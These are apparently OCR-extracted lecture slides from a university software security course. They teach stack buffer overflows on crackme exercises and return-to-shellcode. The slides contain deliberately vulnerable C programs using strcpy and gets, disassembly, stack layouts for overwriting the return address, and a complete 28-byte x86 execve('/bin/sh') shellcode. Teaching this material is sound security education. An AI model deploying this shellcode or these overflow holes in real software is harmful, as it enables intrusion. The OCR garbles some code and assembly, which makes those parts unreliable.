CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Norton 218

Time: Monday, 5:00 PM - 7:50 PM

```
char s[] = "OIKNBGREWQZSAQ";
char* decrypt(char *c)
 for (size_t i = 0; i < strlen(c); i++)
  c[i] = c[i] - 7;
 return c;}
void printsecret(int i, int j, int k)
 if (i == 0xdeadbeef && j == 0xC0DECAFE && k == 0xD0D0FACE)
  printf("The secret you are looking for is: %s\n", decrypt(s));
 exit(0);}
int main(int argc, char *argv[])
 char buf[8];
 if (argc != 2)
  return 0;
 strcpy(buf, argv[1]);
```

crackme4

```
000012b7 <main>:
 12h7·f3 0f 1e fh
                    endhr32
                    push %ebp
 12bb:55
 12bc: 89 e5
                    mov %esp,%ebp
 12be:83 ec 08
                    sub $0x8,%esp
  12.1.83 7d 08 02
                           cmpl $0x2,0x8(%ebp)
 12c5: 74 07
                    ie 12ce <main+0x17>
                           mov $0x0,%eax
 12c7: b8 00 00 00 00
 12cc: eb 1a
                    jmp 12e8 <main+0x31>
 12ce: 8b 45 0c
                    mov 0xc(%ebp),%eax
 12d1:83 c0 04
                    add $0x4.%eax
 12d4:8b 00
                    mov (%eax),%eax
 12d6:50
                    push %eax
 12d7:8d 45 f8
                        -0x8(%ebp),%eax
 12da:50
                    push %eax
 12db:e8 fc ff ff ff
                    call 12dc <main+0x25>
 12e0:83 c4 08
                    add $0x8,%esp
 12e3: b8 00 00 00 00
                           mov $0x0,%eax
 12e8:c9
                    leave
 12e9:c3
                    ret
 12ea: 66 90
                    xchg %ax,%ax
 12ec: 66 90
                    xchg %ax,%ax
 12ee: 66 90
                    xchg %ax,%ax
```

Arg3 = 0xd0doface

Arg2 = 0xcodecafe

Arg1 = 0xdeadbeef

4 bytes

RET = printsecret

000012c6 <main>:</main>	
12c6· f3 0f 1e fh	endhr32
12ca: 8d 4c 24 04	lea 0x4(%esp),%ecx
12ce: 83 e4 f0	and \$0xfffffff0,%esp
12d1:ff 71 fc	pushl -0x4(%ecx)
12d4:55	push %ebp
12d5:89 e5	mov %esp,%ebp
12d7:51	push %ecx
12d8:83 ec 14	sub \$0x14,%esp
12db:89 c8	mov %ecx,%eax
12dd:83 38 02	cmpl \$0x2,(%eax)
12e0:74 07	je 12e9 <main+0x23></main+0x23>
12e2: b8 00 00 00 00	mov \$0x0,%eax
12e7: eb 1d	jmp 1306 <main+0x40></main+0x40>
12e9:8b 40 04	mov 0x4(%eax),%eax
12ec: 83 c0 04	add \$0x4,%eax
12ef: 8b 00	mov (%eax),%eax
12f1: 83 ec 08	sub \$0x8,%esp
12f4: 50	push %eax
12f5: 8d 45 f0	lea -0x10(%ebp),%eax
12f8: 50	push %eax
12f9: e8 fc ff ff ff	call 12fa <main+0x34></main+0x34>
12fe: 83 c4 10	add \$0x10,%esp
1301:b8 00 00 00 00	mov \$0x0,%eax
1306:8b 4d fc	mov -0x4(%ebp),%ecx
1309:c9	leave
130a:8d 61 fc	lea -0x4(%ecx),%esp
130d:c3	ret

000012c6 <main>:</main>	
12c6: f3 0f 1e fh	endhr32
12ca: 8d 4c 24 04	lea 0x4(%esp),%ecx
12ce: 83 e4 f0	and \$0xfffffff0,%esp
12d1:ff 71 fc	pushl -0x4(%ecx)
12d4:55	push %ebp
12d5:89 e5	mov %esp,%ebp
12d7:51	push %ecx
12d8:83 ec 14	sub \$0x14,%esp
12db:89 c8	mov %ecx,%eax
12dd:83 38 02	cmpl \$0x2,(%eax)
12e0:74 07	je 12e9 <main+0x23></main+0x23>
12e2:b8 00 00 00 00	mov \$0x0,%eax
12e7: eb 1d	jmp 1306 <main+0x40></main+0x40>
12e9:8b 40 04	mov 0x4(%eax),%eax
12ec: 83 c0 04	add \$0x4,%eax
12ef: 8b 00	mov (%eax),%eax
12f1: 83 ec 08	sub \$0x8,%esp
12f4: 50	push %eax
12f5: 8d 45 f0	lea -0x10(%ebp),%eax
12f8: 50	push %eax
12f9: e8 fc ff ff ff	call 12fa <main+0x34></main+0x34>
12fe: 83 c4 10	add \$0x10,%esp
1301:b8 00 00 00 00	mov \$0x0,%eax
1306:8b 4d fc	mov -0x4(%ebp),%ecx
1309:c9	leave
130a:8d 61 fc	lea -0x4(%ecx),%esp
130d:c3	ret


Argv[1]


argv[0]


argv[0]

argv[0]

RET







argv[1]


argv[0]

agrc

RET

| Size <= 16 bytes

RET





 me4h
 argv[1]


 %ecx
 agrc


 RET
 Size <= 16 bytes</td>


 RET
 Saved EBP



























Crackme4h Craft the exploit



crackme464

```
000000000001200 <printsecret>:
  1200:f3 0f 1e fa
                     endbr64
                     push %rbp
  1204:55
 1205:48 89 e5
                     mov
                           %rsp,%rbp
 1208:48 83 ec 10
                             sub $0x10,%rsp
  120c: 89 7d fc
                           %edi.-0x4(%rbp)
                     mov
 120f: 89 75 f8
                           %esi,-0x8(%rbp)
                     mov
 1212:89 55 f4
                     mov %edx,-0xc(%rbp)
 1215:81 7d fc ef be ad de cmpl $0xdeadbeef,-0x4(%rbp)
 121c: 75 32
                     ine 1250 <printsecret+0x50>
  121e:81 7d f8 fe ca de c0
                             cmpl $0xc0decafe,-0x8(%rbp)
 1225:75 29
                         1250 <printsecret+0x50>
                     ine
                             cmpl $0xd0d0face,-0xc(%rbp)
 1227:81 7d f4 ce fa d0 d0
  122e:75 20
                     ine 1250 <printsecret+0x50>
  1230:48 8d 3d d9 2d 00 00
                                                       # 4010 <s>
                             lea 0x2dd9(%rip),%rdi
                                                                          Return to here!!
 1237.e8 6d ff ff ff
                     cally 11a9 <decrypt>
 123c: 48 89 c6
                           %rax,%rsi
                     mov
 123f: 48 8d 3d c2 0d 00 00
                             lea 0xdc2(%rip),%rdi
                                                     # 2008 < IO stdin used+0x8>
 1246:b8 00 00 00 00
                             mov $0x0.%eax
  124b:e8 50 fe ff ff
                             callq 10a0 <printf@plt>
 1250: bf 00 00 00 00
                             mov $0x0,%edi
 1255: e8 56 fe ff ff
                             callq 10b0 <exit@plt>
```

Last Class

- 1. Stack-based buffer overflow (Sequential buffer overflow)
 - a. Overflow RET address to execute a function
 - b. Overflow RET and more to execute a function with parameters

This Class

1. Return to Shellcode

Overwrite RET and return to Shellcode

Control-flow Hijacking

Buffer Overflow Example: code/overflowret4 32-bit

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

How to overwrite RET?


Inject data big enough...


What to overwrite RET?


Wherever we want?


What code to execute?

Something that give us more control??













How much data we need to overwrite RET? Overflowret4 32bit





How much data we need to overwrite RET? Overflowret4 32bit





```
8048060: 31 c0
                           %eax,%eax
8048062: 50
                     push %eax
8048063: 68 2f 2f 73 68
                         push $0x68732f2f
8048068: 68 2f 62 69 6e
                         push $0x6e69622f
804806d: 89 e3
                      mov %esp,%ebx
804806f: 89 c1
                           %eax,%ecx
                     mov
8048071: 89 c2
                      mov %eax,%edx
8048073: b0 0b
                      mov $0xb,%al
8048075: cd 80
                      int $0x80
8048077: 31 c0
                      xor %eax,%eax
8048079: 40
                     inc %eax
804807a: cd 80
                      int $0x80
char shellcode[] = \frac{31\xc0\x50\x68\x2f\x2f\x73}
         "\x68\x68\x2f\x62\x69\x6e\x89"
         "\xe3\x89\xc1\x89\xc2\xb0\x0b"
         "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	<u>sys exit</u>	kernel/exit.c	int	-	-	-	-
2	<u>sys fork</u>	arch/i386/kernel/process.c	struct pt regs	-	-	_	-
3	<u>sys_read</u>	fs/read write.c	unsigned int	char *	<u>size_t</u>	-	-
4	<u>sys write</u>	fs/read write.c	unsigned int	const char *	size t	-	-
5	<u>sys_open</u>	fs/open.c	const char *	int	int	-	-
6	<u>sys_close</u>	fs/open.c	unsigned int	-	-	-	-
7	<u>sys waitpid</u>	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	<u>sys_creat</u>	fs/open.c	const char *	int	-	_	-
9	<u>sys link</u>	fs/namei.c	const char *	const char *	-	_	-
10	<u>sys_unlink</u>	fs/namei.c	const char *	-	-	-	-
11	<u>sys execve</u>	arch/i386/kernel/process.c	struct pt regs	-	-	-	-
12	<u>sys chdir</u>	fs/open.c	const char *	-	-	_	-
13	<u>sys_time</u>	kernel/time.c	int *	-	-	-	-
14	<u>sys mknod</u>	fs/namei.c	const char *	int	dev t	-	-
15	<u>sys_chmod</u>	fs/open.c	const char *	mode t	-	_	-
16	<u>sys lchown</u>	fs/open.c	const char *	<u>uid_t</u>	gid t	-	-
18	<u>sys_stat</u>	fs/stat.c	char *	struct old kernel stat *	-	_	-
19	<u>sys lseek</u>	fs/read write.c	unsigned int	off t	unsigned int	_	-
20	<u>sys_getpid</u>	kernel/sched.c	-	-	-	-	-
21	<u>sys mount</u>	fs/super.c	char *	char *	char *	_	-
22	sys_oldumount	fs/super.c	char *	_	-	-	-

Making a System Call in x86 Assembly

```
EXECVE(2)
                                   Linux Programmer's Manual
NAME
       execve - execute program
SYNOPSIS
       #include <unistd.h>
       int execve(const char *filename, char *const argv[],
                   char *const envp[]);
       /bin/sh, 0x0
                              0x00000000
                                              Address of /bin/sh, 0x00000000
           EBX
                                  EDX
                                                         ECX
```

%eax=11; execve("/bin/sh", Addr of "/bin/sh", 0)


	8048060: 31 c0 xor %eax,%eax
	8048062: 50 push %eax
	8048063: 68 2f 2f 73 68 push \$0x68732f2f
	8048068: 68 2f 62 69 6e push \$0x6e69622f
	804806d: 89 e3 mov %esp,%ebx
	804806f: 89 c1 mov %eax,%ecx
	8048071: 89 c2 mov %eax,%edx
	8048073: b0 0b
	8048075: cd 80 int \$0x80
	8048077: 31 c0 xor %eax,%eax
	8048079: 40 inc %eax
	804807a: cd 80 int \$0x80
C	char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73" "\x68\x68\x2f\x62\x69\x6e\x89" "\xe3\x89\xc1\x89\xc2\xb0\x0b" "\xcd\x80\x31\xc0\x40\xcd\x80";
2	28 bytes

```
Registers:
%eax = 0;
%ebx
%ecx
%edx
                Stack:
```

8048060: 31 c0 xor	%eax,%eax
8048062: 50 push	
8048063: 68 2f 2f 73 68 p	oush \$0x68732f2f
8048068: 68 2f 62 69 6e	oush \$0x6e69622f
804806d: 89 e3 mo	/ %esp,%ebx
804806f: 89 c1 mov	%eax,%ecx
8048071: 89 c2 mov	/ %eax,%edx
8048073: b0 0b mo	v \$0xb,%al
8048075: cd 80 int	\$0x80
8048077: 31 c0 xor	%eax,%eax
8048079: 40 inc	%eax
804807a: cd 80 int	\$0x80
char shellcode[] = "\x31\xc0\x "\x68\x68\x2f\x62' "\xe3\x89\xc1\x89 "\xcd\x80\x31\xc0	x69\x6e\x89" \xc2\xb0\x0b"
28 bytes	

```
Registers:
%eax = 0;
%ebx
%ecx
%edx

H • Stack:
```



```
8048060: 31 c0
                           %eax,%eax
8048062: 50
                     push %eax
8048063: 68 2f 2f 73 68
                         push $0x68732f2f
8048068: 68 2f 62 69 6e
                          push $0x6e69622f
804806d: 89 e3
                            %esp,%ebx
804806f: 89 c1
                            %eax,%ecx
                      mov
8048071: 89 c2
                      mov %eax,%edx
                       mov $0xb,%al
8048073: b0 0b
8048075: cd 80
                      int $0x80
8048077: 31 c0
                      xor %eax,%eax
8048079: 40
                     inc %eax
                      int $0x80
804807a: cd 80
char shellcode[] = \frac{31\xc0\x50\x68\x2f\x2f\x73}
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```


```
Registers:
%eax = 0;
%ebx
%ecx
%edx
                Stack:
                 00 00 00 00
                 2f 2f 73 68
                 2f 62 69 6e
```

2f 62 69 6e 2f 2f 73 68 / b i n / / s h


```
Dec Hx Oct Char
                                      Dec Hx Oct Html Chr
                                                           Dec Hx Oct Html Chr Dec Hx Oct Html Chr
 0 0 000 NUL (null)
                                       32 20 040   Space
                                                            64 40 100 6#64; 0
                                                                               96 60 140 6#96;
                                       33 21 041 6#33; !
    1 001 SOH (start of heading)
                                                            65 41 101 A A
                                                                               97 61 141 a 8
                                       34 22 042 6#34; "
                                                            66 42 102 B B
                                                                               98 62 142 6#98; b
    2 002 STX (start of text)
    3 003 ETX (end of text)
                                      35 23 043 6#35; #
                                                            67 43 103 C C
                                                                               99 63 143 6#99; 0
    4 004 EOT (end of transmission)
                                       36 24 044 6#36; $
                                                            68 44 104 6#68; D
                                                                               100 64 144 d <mark>d</mark>
                                                                              101 65 145 6#101; 6
    5 005 ENQ (enquiry)
                                      37 25 045 6#37; %
                                                            69 45 105 E E
                                       38 26 046 4#38; 4
                                                            70 46 106 F F
                                                                              102 66 146 @#102; f
    6 006 ACK (acknowledge)
    7 007 BEL (bell)
                                       39 27 047 6#39; 1
                                                            71 47 107 @#71; G
                                                                              103 67 147 6#103; g
                                                            72 48 110 @#72; H
                                                                              104 68 150 @#104; h
    8 010 BS
              (backspace)
                                       40 28 050 @#40;
                                                            73 49 111 6#73; I
                                                                              105 69 151 6#105; 1
    9 011 TAB (horizontal tab)
                                       41 29 051 6#41; )
   A 012 LF
              (NL line feed, new line)
                                       42 2A 052 @#42; *
                                                            74 4A 112 6#74; J
                                                                              106 6A 152 @#106; j
                                       43 2B 053 + +
   B 013 VT
                                                            75 4B 113 6#75; K
                                                                              107 6B 153 k k
              (vertical tab)
    C 014 FF
              (NP form feed, new page)
                                      44 2C 054 @#44;
                                                            76 4C 114 L L
                                                                              108 6C 154 6#108; 1
   D 015 CR
              (carriage return)
                                       45 2D 055 6#45;
                                                            77 4D 115 @#77; M
                                                                              109 6D 155 m m
14 E 016 SO
              (shift out)
                                       46 2E 056 .
                                                            78 4E 116 @#78; N
                                                                              110 6E 156 n n
15 F 017 SI
             (shift in)
                                      47 2F 057 6#47; /
                                                            79 4F 117 6#79: 0
                                                                              111 6F 157 @#111; 0
16 10 020 DLE (data link escape)
                                       48 30 060 4#48; 0
                                                            80 50 120 6#80; P
                                                                              112 70 160 p p
                                       49 31 061 6#49; 1
                                                            81 51 121 6#81; 0
17 11 021 DC1 (device control 1)
                                                                              113 71 161 @#113; 9
                                       50 32 062 4#50; 2
                                                            82 52 122 @#82; R
                                                                             114 72 162 @#114; r
18 12 022 DC2 (device control 2)
19 13 023 DC3 (device control 3)
                                       51 33 063 4#51; 3
                                                            83 53 123 6#83; $
                                                                              115 73 163 @#115; 8
20 14 024 DC4 (device control 4)
                                       52 34 064 6#52; 4
                                                            84 54 124 T T
                                                                              116 74 164 @#116; t
                                       53 35 065 4#53; 5
                                                            85 55 125 6#85; U
                                                                              117 75 165 @#117; u
21 15 025 NAK (negative acknowledge)
22 16 026 SYN (synchronous idle)
                                       54 36 066 6#54; 6
                                                            86 56 126 V V
                                                                              118 76 166 v V
23 17 027 ETB (end of trans. block)
                                       55 37 067 6#55; 7
                                                            87 57 127 @#87; W
                                                                              119 77 167 @#119; W
24 18 030 CAN (cancel)
                                       56 38 070 6#56; 8
                                                            88 58 130 6#88; X
                                                                             120 78 170 x X
                                                                              121 79 171 @#121; 7
25 19 031 EM
              (end of medium)
                                       57 39 071 4#57; 9
                                                            89 59 131 Y Y
26 1A 032 SUB (substitute)
                                       58 3A 072 : :
                                                            90 5A 132 Z Z
                                                                              122 7A 172 z Z
27 1B 033 ESC (escape)
                                       59 3B 073 4#59; ;
                                                            91 5B 133 6#91; [
                                                                              123 7B 173 6#123;
28 1C 034 FS
              (file separator)
                                      60 3C 074 < <
                                                            92 5C 134 \ )
                                                                              124 7C 174 @#124;
                                                            93 5D 135 6#93; ]
29 1D 035 GS
              (group separator)
                                       61 3D 075 = =
                                                                              125 7D 175 }
                                      62 3E 076 > >
                                                            94 5E 136 ^
                                                                              126 7E 176 ~ ~
30 1E 036 RS
              (record separator)
31 1F 037 US
              (unit separator)
                                      63 3F 077 ? ?
                                                            95 5F 137 @#95;
                                                                             127 7F 177  DEL
```

Source: www.LookupTables.com

